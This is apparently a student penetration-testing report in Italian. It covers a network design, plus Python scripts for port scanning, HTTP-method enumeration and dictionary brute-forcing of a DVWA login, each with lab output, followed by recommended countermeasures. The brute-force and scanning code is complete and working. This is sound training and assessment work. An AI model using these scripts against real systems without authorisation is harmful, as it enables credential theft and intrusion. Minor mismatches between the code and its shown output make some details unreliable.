

Build week 1


Team:

- Stefan Ion (Leader)
- Lorenzo Mazzoni
- Stefano Emilio
- Gaspare Cristian
- Riccardo Ragusi
- Danilo Teresa
- Pierre Lobrillo

Traccia

A seguito della riunione con il CISO di Theta, ci è stato assegnato l'incarico di progettare una rete e di condurre dei test sulle due componenti critiche per valutare lo stato di sicurezza. Tutto ciò sarà eseguito nei laboratori di testing, come ci è stato precisato dal CISO.

Modello di rete



Modello di rete



Abbiamo progettato la rete nel seguente modo: è stato scelto un firewall dinamico, con sotto un router-gateway e due switch rispettivamente ai lati, ed uno sotto. Sotto troviamo gli host, in questo grafico solo PC ma possono essere qualunque dispositivo con una scheda di rete.

Sulla sinistra troviamo i server che comunicano verso l'esterno, mentre la DMZ ospita i servizi e le applicazioni pubbliche, separandoli dalla rete interna per migliorare la sicurezza, agendo come un intermezzo tra la rete interna e quella pubblica.

Il WAF è una difesa online per applicazioni web, dove filtra e monitora il traffico HTTP tra un'applicazione web e Internet attraverso una tabella.

Modello di rete



Abbiamo implementato un sistema IPS perché è più probabile un attacco a questi server, dato che sono accessibili da internet, da cui proviene la minaccia maggiore.

Sul server e-commerce, lato destro degli switch, abbiamo configurato un protocollo IDS per una maggiore accessibilità.

Abbiamo scelto di utilizzare il subnetting tra i vari piani per una maggiore sicurezza.

Scan servizi attivi

Con la creazione di un programma Python, abbiamo eseguito una scansione delle porte aperte su tutti i dispositivi.
(Nota: Else lo abbiamo messo nel commento per non far apparire le porte chiuse nel programma)

```
1 import socket
2 target = input("Inserisci l'indirizzo IP da scansionare: ")
3 portrange = input("Inserisci l'intervallo di porte da scansionare (es.5-200): ")
4
5 lowport = int(portrange.split('-')[0])
6 highport = int(portrange.split('-')[1])
7
8 print ('Scanning Host ', target, 'from port',lowport, 'to port',highport)
9
10 for port in range(lowport, highport):
11     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12     status = s.connect_ex((target, port))
13     if (status == 0):
14         print ('*** Port',port,'- OPEN ***')
15     #else:
16         # print ('*** Port',port,'- CLOSED ***')
17     s.close()
```

```
(kali@kali)-[~/Desktop/Build Week 1]
$ python PortScanner.py
Inserisci l'indirizzo IP da scansionare: 192.168.50.101
Inserisci l'intervallo di porte da scansionare (es.5-200): 0-20000
Scanning Host 192.168.50.101 from port 0 to port 20000
*** Port 21 - OPEN ***
*** Port 22 - OPEN ***
*** Port 23 - OPEN ***
*** Port 25 - OPEN ***
*** Port 53 - OPEN ***
*** Port 80 - OPEN ***
*** Port 111 - OPEN ***
*** Port 139 - OPEN ***
*** Port 445 - OPEN ***
*** Port 512 - OPEN ***
*** Port 513 - OPEN ***
*** Port 514 - OPEN ***
*** Port 1099 - OPEN ***
*** Port 1524 - OPEN ***
*** Port 2049 - OPEN ***
*** Port 2121 - OPEN ***
*** Port 3306 - OPEN ***
*** Port 3632 - OPEN ***
*** Port 5432 - OPEN ***
*** Port 5900 - OPEN ***
*** Port 6000 - OPEN ***
*** Port 6667 - OPEN ***
*** Port 6697 - OPEN ***
*** Port 8009 - OPEN ***
*** Port 8180 - OPEN ***
*** Port 8787 - OPEN ***
```

Enumerazione dei metodi HTTP abilitati.

Utilizzando un programma Python, abbiamo effettuato l'enumerazione dei metodi sulla porta 80, ottenendo risultati positivi con il codice 200 (Indica che la richiesta è stata completata con successo. Il server ha risposto correttamente alla richiesta del client.).

```
1 import http.client
2
3 host = input("Inserire host/IP del sistema target: ")
4 port = input("Inserire la porta del sistema target (default: 80): ")
5
6 if port == "":
7     port = 80
8
9 # Metodi HTTP da testare
10 metodi_http = ["GET", "POST", "PUT", "OPTIONS"]
11
12 try:
13     for metodo in metodi_http:
14         connection = http.client.HTTPConnection(host, port)
15         connection.request(metodo, "/")
16         response = connection.getresponse()
17         print(f"Risultato per il metodo {metodo}: {response.status}")
18         connection.close()
19
20 except ConnectionRefusedError:
21     print("Connessione fallita")
22
```

```
(kali@kali)-[~]
$ python3 kik.py
Inserire host/IP del sistema target: 192.168.50.101
Inserire la porta del sistema target (default: 80): 80
Risultato per il metodo GET: 200
Risultato per il metodo POST: 200
Risultato per il metodo PUT: 200
Risultato per il metodo HEAD: 200
Risultato per il metodo OPTIONS: 200
```

Brute Force Dizionario

Utilizzando un programma in Python, abbiamo implementato un attacco brute force sulla pagina:

<http://192.168.1.168/dvwa/login.php>.

Questo tipo di attacchi è comunemente utilizzato per individuare username, password o dati di login, provando il maggior numero possibile di combinazioni fino a trovare quella corretta.

```
1 import requests
2
3 def main():
4     # Richiedi all'utente di inserire i dati necessari
5     login_url = input("Inserisci l'URL della pagina di login: ")
6     username_list_path = input("Inserisci lista di username: ")
7     password_list_path = input("Inserisci lista di password: ")
8
9     # Carica le liste di username e password
10    try:
11        with open(username_list_path, 'r') as user_file:
12            usernames = user_file.read().splitlines()
13
14        with open(password_list_path, 'r') as pass_file:
15            passwords = pass_file.read().splitlines()
16    except FileNotFoundError as e:
17        print(f"Il file specificato non è stato trovato: {e}")
18        return
19    except Exception as e:
20        print(f"Si è verificato un errore durante la lettura dei file: {e}")
21        return
22
23    # Prepara la sessione HTTP
24    session = requests.Session()
25
26    # Inizia il processo di brute force
27    for username in usernames:
28        for password in passwords:
29            print(f"Try: Username - {username}, Password - {password}") # Aggiunto per il debug
30            login_data = {'username': username, 'password': password, 'Login': 'Login'}
31
32            try:
33                response = session.post(login_url, data=login_data)
34            except requests.exceptions.RequestException as e:
35                print(f"Si è verificato un errore durante la richiesta: {e}")
36                continue
37
38            # Controlla se il login è stato effettuato con successo
39            if 'Login failed' not in response.text:
40                print(f"Success with: Username - {username}, Password - {password}")
41                return # Termina il programma se le credenziali sono state trovate
42
43 if __name__ == "__main__":
44     main()
45 |
```


Brute Force Dizionario

Il programma richiede in input 3 parametri:

- L'URL della pagina di login
- La lista degli username
- La lista delle password

Una volta ottenuti i dati necessari, eseguirà dei test generando tutte le possibili combinazioni. Quando avrà accesso alle credenziali corrette, stamperà il messaggio "Success With: (Username e Password)" e terminerà l'esecuzione.

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ python bruteforce10.py
Inserisci l'URL della pagina di login: http://192.168.50.5/dvwa/login.php
Inserisci lista di username: usernames.lst
Inserisci lista di password: passwordss.lst
```

```
Try: Username - root, Password - karen1
Try: Username - root, Password - fernandes
Try: Username - root, Password - zipper
Try: Username - root, Password - smoking
Try: Username - root, Password - brujita
Try: Username - root, Password - toledo
Try: Username - admin, Password - 
Try: Username - admin, Password - msfadmin
Try: Username - admin, Password - 123456
Try: Username - admin, Password - 12345
Try: Username - admin, Password - 123456789
Try: Username - admin, Password - password
Success with: Username - admin, Password - password
```

```
(kali@kali)-[~]
$
```

Report Finale



Dai risultati di questi test consiglio le seguenti contromisure per gli impiegati:

- Evitare l'uso di credenziali deboli come "**admin**" e "**password**";
- Utilizzare password complesse con una combinazione di lettere, numeri e caratteri speciali con una lunghezza di almeno 12 caratteri;
- Abilitare l'autenticazione a due fattori quando disponibile per un livello aggiuntivo di sicurezza.
- Condurre formazioni periodiche per ridurre il rischio di cadere in trappole di phishing;

Report Finale



Nella scansione delle porte dobbiamo evidenziare queste vulnerabilità e le loro contromisure:

- Generalmente è ottimo modificare la porta predefinita a una porta non standard. (non le prime 1024).

Ora andiamo nello specifico:

- **Porta 23 (Telnet)** trasmette dati, comprese le password, in chiaro.
- **Contromisure:** Evitare l'uso di Telnet in favore di SSH.
- Disabilitare Telnet se possibile.
- Implementare l'autenticazione forte e la crittografia per la comunicazione remota.

Report Finale



- **Porta 80 (HTTP)** trasmette i dati in chiaro e può essere vulnerabile a SQL injection.
- **Contromisure:** Mantenere i server web e le applicazioni aggiornati con gli ultimi patch di sicurezza.
- Implementare il protocollo 443 (HTTPS) per cifrare la comunicazione tra il client e il server.
- Validare e filtrare i dati di input per prevenire attacchi di injection
- **Porta 21 (FTP)** è vulnerabile alle intercettazioni dei dati e alle violazioni della sicurezza.
- **Contromisure:** Preferire l'uso di FTPS (990) (FTP sicuro) anziché FTP.
- Limitare l'accesso e i privilegi di FTP agli utenti autorizzati.
- Monitorare e registrare le attività di trasferimento di file.
- **Porta 25 (SMTP)** può essere utilizzato per invio di spam.
- **Contromisure:** Configurare i server SMTP per prevenire l'invio di email non autorizzate (relaying).
- Implementare filtri antispam e antivirus.

Conclusione

Implementando queste contromisure e consigli, è possibile migliorare significativamente la sicurezza del sistema e ridurre il rischio di compromissione. Si consiglia di monitorare regolarmente la sicurezza del sistema e di aggiornare le misure di sicurezza in risposta alle nuove minacce.